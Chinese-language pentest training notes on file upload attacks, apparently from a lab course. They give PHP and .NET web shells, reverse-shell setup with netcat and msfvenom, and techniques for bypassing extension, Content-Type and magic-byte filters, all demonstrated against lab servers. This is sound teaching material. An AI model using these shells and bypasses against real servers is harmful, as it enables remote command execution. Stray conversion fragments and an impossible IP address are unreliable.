

# 15 - File upload Attacks

## 简介

上传用户文件允许WEB应用程序使用用户信息进行扩展。社交媒体网站允许上传用户个人资料图像和其他社交媒体，而公司网站可能允许用户上传 PDF 和其他文档供公司使用。

但是，由于 Web 应用程序开发人员启用了此功能，他们也冒着允许最终用户将其潜在恶意数据存储于 Web 应用程序后端服务器上的风险。如果用户输入和上传的文件没有得到正确的过滤和验证，攻击者可能能够利用文件上传功能来执行恶意活动，例如在后端服务器上执行任意命令以控制它。

正如我们在最新的 [CVE 报告](#) 中看到的那样，文件上传漏洞是 Web 和移动应用程序中最常见的漏洞之一。我们还会注意到，这些漏洞中的大多数都被评分为 **高** 或 **严重** 漏洞，显示了不安全文件上传造成的风险级别。

### 文件上传攻击的类型

文件上传漏洞背后的最常见原因是文件验证和验证薄弱，这些文件可能没有得到很好的保护以防止不需要的文件类型，或者可能完全丢失。最糟糕的文件上传漏洞类型是 **unauthenticated arbitrary file upload** 漏洞。由于这种类型的漏洞，Web 应用程序允许任何未经身份验证的用户上传任何文件类型，从而与允许任何用户在后端服务器上执行代码相差一步。

许多 Web 开发人员使用各种类型的测试来验证上传文件的扩展名或内容。但是，正如我们将在本模块中看到的那样，如果这些过滤器不安全，我们可能能够绕过它们，并且仍然可以访问任意文件上传来执行我们的攻击。

任意文件上传导致的最常见和最严重的攻击是通过 **gaining remote command execution** 后端服务器上传 Web Shell 或上传发送反向 Shell 的脚本。正如我们将在下一节中讨论的那样，Web shell 允许我们执行我们指定的任何命令，并且可以转换为交互式 shell，以轻松枚举系统并进一步利用网络。也可以上传一个脚本，将反向 shell 发送到我们机器上的侦听器，然后以这种方式与远程服务器交互。

在某些情况下，我们可能无法上传任意文件，并且只能上传特定类型的文件。即使在这些情况下，如果 Web 应用程序缺少某些安全保护，我们也可能会执行各种攻击来利用文件上传功能。

这些攻击包括：

- ◆ 引入其他漏洞：如XSS或XXE
- ◆ 在后端服务器上造成拒绝服务（Dos）
- ◆ 覆盖关键系统文件和配置

## ◆ 其他

最后，文件上传漏洞不仅是由编写不安全的函数引起的，而且通常是由于使用可能容易受到这些攻击的过时库引起的。在本模块的最后，我们将介绍各种提示和做法，以保护我们的 Web 应用程序免受最常见的文件类型上传攻击，此外还将提供进一步的建议，以防止我们可能会错过的文件上传漏洞。

# 基本开发

## 缺失验证

最基本的文件类型上传漏洞发生在 Web 应用程序 `does not have any form of validation filters` 对上传的文件进行攻击时，默认情况下允许上传任何文件类型。

### 任意文件上传

Web 应用程序没有提到允许哪些文件类型，我们可以拖放我们想要的任何文件，它的名称将出现在上传表单上，包括 `.php` 文件

此外，如果我们单击表单以选择文件，则文件选择器对话框不会指定任何文件类型，因为它显示文件类型为“所有文件”，这也可能表明没有为 Web 应用程序指定任何类型的限制或限制：

### 识别Web框架

我们需要上传一个恶意脚本，测试是否可以将任何文件类型上传到后端服务器，并测试是否可以利用它来利用后端服务器。许多种类的脚本可以帮助我们通过任意文件上传来利用 Web 应用程序，最常见的是 `Web Shell` 脚本和 `Reverse Shell` 脚本。

Web Shell 为我们提供了一种与后端服务器交互的简单方法，它通过接受 shell 命令并将其输出打印回 Web 浏览器中给我们。Web Shell 必须使用运行 Web 服务器的相同编程语言编写，因为它运行特定于平台的函数和命令来在后端服务器上执行系统命令，这使得 Web Shell 成为非跨平台脚本。因此，第一步是确定运行 Web 应用程序的语言。

这通常相对简单，因为我们经常可以在 URL 中看到网页扩展，这可能会揭示运行 Web 应用程序的编程语言。但是，在某些 Web 框架和 Web 语言中，`Web 路由` 用于将 URL 映射到网页，在这种情况下，可能不会显示 Web 页面扩展。此外，文件上传的利用也会有所不同，因为我们上传的文件可能无法直接路由或访问。

确定运行 Web 应用程序的语言的一种简单方法是访问 `/index.ext` 页面，在那里我们将 `ext` 与各种常见的 Web 扩展（如 `php`、`asp`、`aspx` 等）交换，以查看它们是否存在。

例如，当我们访问下面的练习时，我们看到它的 URL 为 `http://SERVER_IP: PORT/`，因为默认情况下索引页通常是隐藏的。但是，如果我们尝试访问 `http://SERVER_IP:PORT/index.php`，我们会得到相同的页面，这意味着这确实是一个 `PHP` Web 应用程序。当然，我们不需要手动执行此作，因为我们可以使用像 Burp Intruder 这

样的工具来使用 [Web 扩展](#) 名单词列表对文件扩展名进行模糊测试，我们将在后面的章节中看到。但是，这种方法可能并不总是准确的，因为 Web 应用程序可能不使用索引页面或可能使用多个 Web 扩展。

其他几种技术可能有助于识别运行 Web 应用程序的技术，例如使用 [Wappalyzer](#) 扩展，该扩展适用于所有主流浏览器。添加到浏览器后，我们可以单击其图标来查看运行 Web 应用程序的所有技术：

正如我们所看到的，该扩展不仅告诉我们 Web 应用程序在 **PHP** 上运行，而且还识别了 Web 服务器的类型和版本、后端作系统以及正在使用的其他技术。这些扩展在 Web 渗透率测试人员的武器库中是必不可少的，尽管最好了解其他手动方法来识别 Web 框架，就像我们之前讨论的方法一样。

## 漏洞识别

将编写 `<? php echo "Hello HTB";? >` 上传到 `test.php`，然后尝试将其上传到 Web 应用程序：

现在，我们可以单击 **Download** 按钮，Web 应用程序会将我们带到我们上传的文件：

正如我们所看到的，该页面打印了我们的 **Hello HTB** 消息，这意味着执行了 `echo` 函数来打印我们的字符串，并且我们在后端服务器上成功执行了 **PHP** 代码。如果页面无法运行 PHP 代码，我们将看到我们的源代码打印在页面上。

## 上传漏洞利用

[phpbash](#)，它提供了一个类似终端的半交互式 Web shell  
[SecLists](#) 还为不同的框架和语言提供了大量的 Web shell

## 编写自定义Web Shell

例如，对于 **PHP** Web 应用程序，我们可以使用 `system()` 函数来执行系统命令并打印其输出，并将 `cmd` 参数与 `$_REQUEST['cmd']` 传递给它，如下所示：

```
<?php system($_REQUEST['cmd']); ?>
```

如果我们将上述脚本编写给 `shell.php` 并将其上传到我们的 Web 应用程序，我们可以使用 `? cmd=` GET 参数（例如 `? cmd=id`）执行系统命令，如下所示：  
`http://SERVER_IP:PORT/uploads/shell.php?cmd=id`

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

对于 **.NET** Web 应用程序，我们可以将带有 `request('cmd')` 的 `cmd` 参数传递给 `eval()` 函数，它还应该执行 `? cmd=` 中指定的命令并打印其输出，如下所示：

```
<% eval request('cmd') %>
```

我们可以在网上找到各种其他 Web shell，其中许多可以很容易地记住以进行 Web 渗透测试。必须指出的是，**in certain cases, web shells may not work**。这可能是由于 Web 服务器阻止使用 Web Shell 使用的某些功能（例如 `system()`），或者是由于 Web 应用程序防火墙等原因。在这些情况下，我们可能需要使用高级技术来绕过这些安全缓解措施，但这超出了本模块的范围。

## 反向Shell

首先下载 Web 应用程序语言的反向 shell 脚本。一个可靠的 **PHP** 反向 shell 是 [pentestmonkey](#)  PHP 反向 shell。此外，我们之前提到的 [SecLists](#)  还包含适用于各种语言和 Web 框架的反向 shell 脚本，我们也可以利用其中任何一个来接收反向 shell。

让我们下载上述反向 shell 脚本之一，例如 [pentestmonkey](#) ，然后在文本编辑器中打开它，输入我们的 **IP** 和侦听端口，脚本将连接到该 **端口**。对于 **pentestmonkey** 脚本，我们可以修改第 **49** 行和第 **50** 行，并输入我们机器的 IP/PORT：

```
$ip = 'OUR_IP';      // CHANGE THIS
$port = OUR_PORT;    // CHANGE THIS
```

启动一个 **netcat** 侦听器（使用上述端口）

```
Chenduoduo@htb[/htb]$ nc -lvp OUR_PORT
listening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [188.166.173.208] 35232
# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 生成自定义反向shell脚本

就像 Web Shell 一样，我们也可以创建自己的反向 shell 脚本。虽然可以使用相同的先前 **系统** 函数并向其传递反向 shell 命令，但这可能并不总是非常可靠，因为该命令可能由于多种原因而失败，就像任何其他反向 shell 命令一样。

这就是为什么使用核心 Web 框架功能连接到我们的机器总是更好的原因。但是，这可能不像 Web shell 脚本那样容易记住。幸运的是，像 **msfvenom** 这样的工具可以生成多种语言的反向 shell 脚本，甚至可能试图绕过某些现有的限制。对于 **PHP**，我们可以这样做：

```
Chenduoduo@htb[/htb]$ msfvenom -p php/reverse_php LHOST=OUR_IP
LPORT=OUR_PORT -f raw > reverse.php
... SNIP ...
Payload size: 3033 bytes
```

生成 `reverse.php` 脚本后，我们可以再次在上面指定的端口上启动 `netcat` 侦听器，上传 `reverse.php` 脚本并访问其链接，我们还应该会收到一个反向 shell：

```
Chenduoduo@htb[/htb]$ nc -lvnp OUR_PORT
listening on [any] OUR_PORT ...
connect to [OUR_IP] from (UNKNOWN) [181.151.182.286] 56232
# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

同样，我们可以为多种语言生成反向 shell 脚本。我们可以通过 `-p` 标志使用许多反向 shell 有效负载，并使用 `-f` 标志指定输出语言。

## 绕过过滤器

### 客户端验证

但是，由于文件格式验证是在客户端进行的，我们可以通过直接与服务器交互来轻松绕过它，完全跳过前端验证。我们还可以通过浏览器的开发工具修改前端代码，以禁用任何现有的验证。

例如当遇到上传图片文件时，虽然在文本选择窗口看不到php文件，但是可以通过选择全部文件的方法来选择php文件。不过结果是页面上显示无法上传

这表示某种形式的文件类型验证，因此我们不能像上一节那样只通过上传表单上传 Web shell。幸运的是，所有验证似乎都在前端进行，因为在选择我们的文件后，页面永远不会刷新或发送任何 HTTP 请求。因此，我们应该能够完全控制这些客户端验证。

在客户端运行的任何代码都在我们的控制之下。虽然 Web 服务器负责发送前端代码，但前端代码的呈现和执行发生在我们的浏览器中。如果 Web 应用程序未在后端应用任何这些验证，我们应该能够上传任何文件类型。

如前所述，要绕过这些保护，我们可以，`modify the upload request to the back-end server` 或者我们可以 `manipulate the front-end code to disable these type validations` .

#### 后端请求修改 - `modify the upload request to the back-end server`

让我们从通过 `Burp` 检查一个普通请求开始。当我们选择图像时，我们会看到它被反映为我们的个人资料图片，当我们单击 `Upload` 时，我们的个人资料图片会更新并在刷新后保留。这表明我们的图像已上传到服务器，服务器现在正在向我们显示它：



如果我们使用 **Burp** 捕获上传请求，我们会看到 Web 应用程序发送了以下请求：

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 14229
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykfEtjGWM8sJpVxfw
8 Origin: http://167.71.131.167:32653
9 Referer: http://167.71.131.167:32653/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 -----WebKitFormBoundarykfEtjGWM8sJpVxfw
15 Content-Disposition: form-data; name="uploadFile"; filename="HTB.png"
16 Content-Type: image/png
17
18 PNG
19
20 IHDR,,ö"6çIDATx lÿ ö + ..ß¿_fuö^@EE UÅ7 -ÜML&c KL2& Êömyÿiö^ÿ<ö&sfîÖ ð,,$E$&æmwQD\â. v i³Öva-¿+@@ntTè.ººQß ÊËpE-S$N}ë&ÿ07znä@>hÜ'Ç C! Å .AbE
```

Web 应用程序似乎正在向 **/upload.php** 发送标准 HTTP 上传请求。这样，我们现在可以修改此请求以满足我们的需求，而无需设置前端类型验证限制。如果后端服务器不验证上传的文件类型，那么理论上我们应该能够发送任何文件类型/内容，并且它会被上传到服务器。

请求中的两个重要部分是 **filename="HTB.png"** 和请求末尾的文件内容。如果我们把 **文件名** 修改成 **shell.php** 并将内容修改到我们上一节用到的 Web shell;我们将上传 **PHP** Web shell 而不是图像。

因此，让我们捕获另一个图像上传请求，然后相应地对其进行修改：



The screenshot displays the Burp Suite interface with two panels. The left panel, titled 'Edited request', shows an HTTP POST request to /upload.php. The 'Content-Disposition' header has been modified to 'name="uploadFile"; filename="shell.php"', and the body content has been replaced with a PHP shell command: '<?php system(\$\_REQUEST[\'cmd\']); ?>'. The right panel, titled 'Response', shows the server's reply: 'HTTP/1.1 200 OK', 'Date: ', 'Server: Apache/2.4.41 (Ubuntu)', 'Content-Length: 26', 'Connection: close', 'Content-Type: text/html; charset=UTF-8', and a final line stating 'File successfully uploaded'.


正如我们所看到的，我们的上传请求已通过，我们在响应中获得了 **File successfully uploaded**。因此，我们现在可以访问我们上传的文件并与之交互并获得远程代码执行。

## 禁用前端验证

绕过客户端验证的另一种方法是通过作前端代码。由于这些功能完全在我们的 Web 浏览器中处理，因此我们可以完全控制它们。因此，我们可以修改这些脚本或完全禁用它们。然后，我们可以使用上传功能上传任何文件类型，而无需使用 **Burp** 来捕获和修改我们的请求。

首先，我们可以单击 [**CTRL+SHIFT+C**] 来切换浏览器的 **Page Inspector**，然后单击个人资料

# Update your profile image



Upload

Elements Console Sources Network Performance Memory Application Security Lighthouse Augmented DOM Postmessage

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
    <script src="...</script>
  </div>
  <div>
    <h1>Update your profile image</h1>
    <div>
      <form action="upload.php" method="POST" enctype="multipart/form-data" id="uploadForm" onsubmit="window.location.reload()">
        <input type="file" name="uploadFile" id="uploadFile" onchange="checkFile(this)" accept=".jpg,.jpeg,.png" == $0
        
        <input type="submit" value="Upload" id="submit">
      </form>
    </div>
  </div>
</body>
</html>
```

Styles Computed Layout Event Listeners

Filter

element.style {

#uploadFile { style.css:25

position: absolute;

margin: 0;

padding: 0;

height: 150px;

width: 150px;

outline: none;

opacity: 0;

在这里，我们看到文件输入指定（.jpg, .jpeg, .png）作为文件选择对话框中允许的文件类型。但是，我们可以轻松地修改它并选择 **所有文件** 就像我们以前所做的那样，因此没有必要更改页面的这一部分。

```
function checkFile(File) {
  ... SNIP ...
  if (extension !== 'jpg' && extension !== 'jpeg' && extension !==
'png') {
    $('#error_message').text("Only images are allowed!");
    File.form.reset();
    $("#submit").attr("disabled", true);
    ... SNIP ...
  }
}
```

幸运的是，我们不需要开始编写和修改 JavaScript 代码。我们可以从 HTML 代码中删除此函数，因为它的主要用途似乎是文件类型验证，并且删除它应该不会破坏任何内容。

为此，我们可以返回我们的检查器，再次单击配置文件图像，双击第 18 行的函数名称 ( `checkFile` ) ，然后将其删除：

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
    <script src="/script.js"></script>
    <div>
      <h1>Update your profile image</h1>
      <center>
        <form action="upload.php" method="POST" enctype="multipart/form-data" id="uploadForm" onsubmit="window.location.reload()">
          ... <input type="file" name="uploadFile" id="uploadFile" onchange="this.accept='.jpg,.jpeg,.png'" == $0
              
              <input type="submit" value="Upload" id="submit">
            </form>
```

**提示：** 您也可以执行相同的操作来删除 `accept=".jpg, .jpeg, .png"`，这应该会使在文件选择对话框中选择 `PHP` shell 更容易，尽管如前所述，这不是强制性的。

使用上述任一方法上传 Web shell，然后刷新页面后，我们可以再次使用 `Page Inspector` [ `CTRL+SHIFT+C` ]，单击个人资料图像，我们应该会看到上传的 Web Shell 的 URL：

```

```

如果我们可以单击上面的链接，我们将进入我们上传的 Web shell，我们可以与之交互以在后端服务器上执行命令：

```
http://SERVER_IP:PORT/profile_images/shell.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

## 黑名单过滤器

### ## Blacklisting Extensions 将扩展列入黑名单

除了前端验证之外，Web 应用程序在后端可能还有某种形式的文件类型验证。

在后端验证文件扩展名通常有两种常见形式：

1. 针对黑名单中的类型进行测试
2. 针对白名单中的类型进行测试

此外，验证还可以检查 `文件类型` 或 `文件内容` 的类型匹配。其中最弱的验证形式是 `testing the file extension against a blacklist of extension` 确定是否应阻止上传请求。例如，以下代码段检查上传的文件扩展名是否为 `PHP`，如果是，则删除请求：

```
$fileName = basename($_FILES["uploadFile"]["name"]);
$extension = pathinfo($fileName, PATHINFO_EXTENSION);
```



```
$blacklist = array('php', 'php7', 'phps');

if (in_array($extension, $blacklist)) {
    echo "File type not allowed";
    die();
}
```

该代码从上传的文件名（`$fileName`）中获取文件扩展名（`$extension`），然后将其与列入黑名单的扩展名列表（`$blacklist`）进行比较。但是，这种验证方法有一个重大缺陷。它并不全面，因为此列表中未包含许多其他扩展，如果上传，这些扩展仍可用于在后端服务器上执行 PHP 代码。

## 模糊测试扩展

`PayloadsAllTheThings` 提供 [PHP](#) 和 [.NET](#) Web 应用程序的扩展列表。我们也可能使用常见 [Web 扩展](#) 的 `SecLists` 列表。

我们可能会使用上述任何列表进行模糊扫描。由于我们正在测试 PHP 应用程序，我们将下载并使用上面的 [PHP](#) 列表。然后，从 `Burp History` 中，我们可以找到对 `/upload.php` 的最后一个请求，右键单击它，然后选择 `Send to Intruder`。在 `位置` 选项卡中，我们可以清除任何自动设置的位置，然后选择 `filename="HTB.php"` 中的 `.php` 扩展名，然后单击 `添加` 按钮将其添加为模糊测试位置：



The screenshot shows the 'Payload Positions' tab in Burp Suite. The 'Attack type' is set to 'Sniper'. The request body is a multipart/form-data payload. The line `filename="HTB.php"` is highlighted, and the `.php` extension is selected. On the right, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

我们将保留此攻击的文件内容，因为我们只对模糊测试文件扩展名感兴趣。最后，我们可以在 `Payload Options` 下的 `Payloads` 选项卡中从上面 `加载` PHP 扩展列表。我们还将取消勾选 `URL 编码` 选项，以避免在文件扩展名之前对（`.`）进行编码。完成此作后，我们可以单

击 **Start Attack** 开始对未列入黑名单的文件扩展名进行模糊测试：

Request	Payload	Status	Error	Timeout	Length	Comment
5	.php3	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
6	.php4	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
7	.php5	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
9	.pht	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
10	.phar	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
11	.phpt	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
12	.pgif	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
13	.phtml	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
14	.phtm	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
15	.php%00.gif	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
16	.php\x00.gif	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
17	.php%00.png	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
18	.php\x00.png	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
19	.php%00.jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
20	.php\x00.jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	193	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	188	
1	.jpeg.php	200	<input type="checkbox"/>	<input type="checkbox"/>	188	

Request

Response

Pretty

Raw

Hex

Render

⌵

≡

```
1 HTTP/1.1 200 OK
2 Date: Wed, 20 Oct 2021 00:34:44 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 26
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 File successfully uploaded
```

strawz:.phtml.jpg

shell.phtml.jpg

94.237.48.12:41798/profile\_images/shell.phtml.jpg?cmd=id

```
cat+/*.*txt
```

## 白名单过滤器

白名单通常比黑名单更安全。Web 服务器将只允许指定的扩展，并且列表不需要全面涵盖不常见的扩展。

尽管如此，黑名单和白名单仍有不同的用例。在上传功能需要允许多种文件类型（例如，文件管理器）的情况下，黑名单可能会有所帮助，而白名单通常仅用于只允许几种文件类型的上传功能。两者也可以串联使用。

以下是文件扩展名白名单测试的示例：

```
$fileName = basename($_FILES["uploadFile"]["name"]);

if (!preg_match('^\.*\.(jpg|jpeg|png|gif)', $fileName)) {
    echo "Only images are allowed";
    die();
}
```

我们看到该脚本使用正则表达式（**regex**）来测试文件名是否包含任何列入白名单的图像扩展名。这里的问题在于 **正则表达式**，因为它只检查文件名是否 **包含** 扩展名，而不检查它是否真的 **以它结尾**。许多开发人员由于对正则表达式模式的理解不足而犯了这样的错误。

## 双延长

该代码仅测试文件名是否包含图像扩展名;通过 regex 测试的一种简单方法是通过 **Double Extensions**。例如, 如果允许 **.jpg** 扩展名, 我们可以将其添加到我们上传的文件名中, 并且仍然以 **.php** 结尾我们的文件名 (例如 **shell.jpg.php**), 在这种情况下, 我们应该能够通过白名单测试, 同时仍然上传可以执行 PHP 代码的 PHP 脚本。

我们拦截一个普通的上传请求, 将文件名修改为 (**shell.jpg.php**), 并将其内容修改为 Web shell 的内容:



```
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 14229
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryo2vM6YjB9RBjANAw
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12 -----WebKitFormBoundaryo2vM6YjB9RBjANAw
13 Content-Disposition: form-data; name="uploadFile"; filename="shell.jpg.php"
14 Content-Type: image/png
15
16 <?php system($_REQUEST['cmd']); ?>
17 -----WebKitFormBoundaryo2vM6YjB9RBjANAw--
```

现在, 如果我们访问上传的文件并尝试发送命令, 我们可以看到它确实成功地执行了系统命令, 这意味着我们上传的文件是一个完全可用的 PHP 脚本:

**http://SERVER\_IP:PORT/profile\_images/shell.jpg.php?cmd=id**

**uid=33(www-data) gid=33(www-data) groups=33(www-data)**

但是, 这可能并不总是有效, 因为某些 Web 应用程序可能使用严格的 **正则表达式** 模式, 如前所述, 如下所示:

```
if (!preg_match('/^.*\.(jpg|jpeg|png|gif)$/ ', $fileName)) { ... SNIP ... }
```

此模式应仅考虑最终的文件扩展名, 因为它使用 (**^.\*\.**) 来匹配最后一个 (**.**) 之前的所有内容, 然后在末尾使用 (**\$**) 来仅匹配以文件名结尾的扩展名。因此, **上述攻击不会奏效**。尽管如此, 一些漏洞利用技术可能允许我们绕过这种模式, 但大多数都依赖于错误的配置或过时的系统。

## 反向双延伸


在某些情况下, 文件上传功能本身可能并不容易受到攻击, 但 Web 服务器配置可能会导致漏洞。例如, 组织可能使用具有文件上传功能的开源 Web 应用程序。即使文件上传功能使用仅与文件名中的最终扩展名匹配的严格正则表达式模式, 组织也可能对 Web 服务器使用不安全的配置。

例如, **/etc/apache2/mods-enabled/php7.4.conf** 对于 **Apache2** Web 服务器, 可能包括以下配置:

```
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

上述配置是 Web 服务器确定允许执行 PHP 代码的文件的方式。它指定一个白名单，其正则表达式模式与 `.phar`、`.php` 和 `.phtml` 匹配。但是，如果我们忘记以 `( $ )` 结尾，此正则表达式模式可能会出现我们之前看到的相同错误。在这种情况下，任何包含上述扩展名的文件都将被允许执行 PHP 代码，即使它不以 PHP 扩展名结尾。例如，文件名 `( shell.php.jpg )` 应该通过前面的白名单测试，因为它以 `( .jpg )` 结尾，并且由于上述配置错误，它能够执行 PHP 代码，因为它的名称中包含 `( .php )`。

我们来试着拦截一个正常的图片上传请求，使用上面的文件名通过严格的白名单测试：



现在，我们可以访问上传的文件，并尝试执行命令：

`http://SERVER_IP:PORT/profile_images/shell.php.jpg?cmd=id`

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

## 字符注入

通过 `Character Injection` 绕过白名单验证测试的方法。我们可以在最终扩展名之前或之后注入多个字符，以使 Web 应用程序误解文件名并将上传的文件作为 PHP 脚本执行。

以下是我们可以尝试注入的一些字符：

- ◆ `%20`
- ◆ `%0a`
- ◆ `%00`
- ◆ `%0d0a`
- ◆ `/`
- ◆ `.\`
- ◆ `.`
- ◆ `...`
- ◆ `:`

每个字符都有一个特定的用例，可能会诱使 Web 应用程序误解文件扩展名。例如，

( `shell.php%00.jpg` ) 适用于版本 `5.X` 或更早版本的 PHP 服务器，因为它会导致 PHP Web 服务器在 ( `%00` ) 之后结束文件名，并将其存储为 ( `shell.php` )，同时仍然传递白名单。对于托管在 Windows 服务器上的 Web 应用程序，可以通过在允许的文件扩展名（例如 `shell.aspx:.jpg`）前注入冒号 ( `:` ) 来使用，这也应该将文件写入 ( `shell.aspx` )。同样，其他每个字符都有一个用例，可能允许我们在绕过类型验证测试的同时上传 PHP 脚本。

我们可以编写一个小的 bash 脚本来生成文件名的所有排列，其中上述字符将在 `PHP` 和 `JPG` 扩展名之前和之后注入，如下所示：

```
for char in '%20' '%0a' '%00' '%0d0a' '/' '.\\"' '.' '...' ':'; do
    for ext in '.php' '.phps'; do
        echo "shell$char$ext.jpg" >> wordlist.txt
        echo "shell$ext$char.jpg" >> wordlist.txt
        echo "shell.jpg$char$ext" >> wordlist.txt
        echo "shell.jpg$ext$char" >> wordlist.txt
    done
done
```

有了这个自定义单词列表，我们可以使用 `Burp Intruder` 运行模糊测试扫描，类似于我们之前所做的那些。如果后端或 Web 服务器过时或存在某些错误配置，则生成的部分文件名可能会绕过白名单测试并执行 PHP 代码。

## 类型筛选器

### 1. 文件上传的类型筛选机制

- ◆ 传统的类型过滤器只检查文件扩展名（如 `.jpg`、`.png`）。
- ◆ 仅靠扩展名并不能完全防止文件上传漏洞，因为可以伪造文件名（如 `shell.php.jpg`）。
- ◆ 某些被允许的扩展（如 `.svg`）也可能被用于攻击。

### 2. 文件内容验证的必要性

- ◆ 现代Web服务器和应用通常还会检测上传文件的内容类型，而不仅仅依赖扩展名。
- ◆ 内容过滤器一般通过判断文件内容属于某一类别（如图片、视频等），这比单纯的黑白名单更安全。
- ◆ Web服务器常提供检测文件内容类型的函数，用以判断文件归属的具体类别。

### 3. 两种常见内容检测方式

#### (1) Content-Type Header检测

- ◆ 服务器通过 `$_FILES['uploadFile']['type']` 获取Content-Type头（由客户端浏览器上传时设置）。



- ◆ 客户端（如用Burp Suite修改上传包）可篡改Content-Type，实现绕过（如伪装成 `image/jpg`）。
- ◆ 检测点在HTTP请求头和文件体部分的Content-Type字段。
- ◆ 实践中可以用模糊测试(Content-Type Fuzzing)发现允许的类型。

## (2) MIME-Type检测（文件签名/魔术字节）

- ◆ 服务器通过读取文件内容前几个字节（Magic Bytes）判断实际文件类型，如 `GIF87a` / `GIF89a` 为GIF图片。
- ◆ `mime_content_type()` 等函数可以精准识别文件类型，通常比扩展名和Header更准确。
- ◆ 可以通过在文件头部写入合法的魔术字节（如 `GIF8`），来“伪装”PHP等恶意脚本为图片。
- ◆ `file` 命令可本地验证MIME类型。

## 4. 绕过与对抗方法

- ◆ 若只检测扩展名或Content-Type Header，则可通过更改扩展或上传包Header绕过。
- ◆ 若检测MIME-Type，则可通过手动在文件头添加合法魔术字节+恶意代码绕过。
- ◆ 有些更严格的实现会同时检查扩展名、Header与MIME-Type，多重组合判断。
- ◆ 可以尝试各种扩展、Header与内容组合，寻找不同过滤器的漏洞点。

## 5. 实战流程简述

- ◆ 攻击者可多次尝试不同的文件名、扩展名、Content-Type Header和魔术字节组合，直至发现绕过点。
- ◆ 成功上传后访问文件测试代码执行（如 `shell.php?cmd=id`）。
- ◆ 上传的Webshell若前有伪造的魔术字节（如 `GIF8`），执行结果前会有该内容显示，说明混淆绕过成功。

Zwarts.png.phtml

# 其他上传攻击

## XSS

许多文件类型可能允许我们通过上传恶意制作的 `XSS` 版本来向 Web 应用程序引入存储型 XSS 漏洞。

最基本的例子是当 Web 应用程序允许我们上传 `HTML` 文件时。尽管 HTML 文件不允许我们执行代码（例如 PHP），但仍可以在其中实现 JavaScript 代码，以对访问上传的 HTML 页面的任何人进行 XSS 或 CSRF 攻击。如果目标看到来自他们信任的网站的链接，并且该网站容易受到上传 HTML 文档的影响，则有可能诱骗他们访问该链接并在他们的机器上进行攻击。

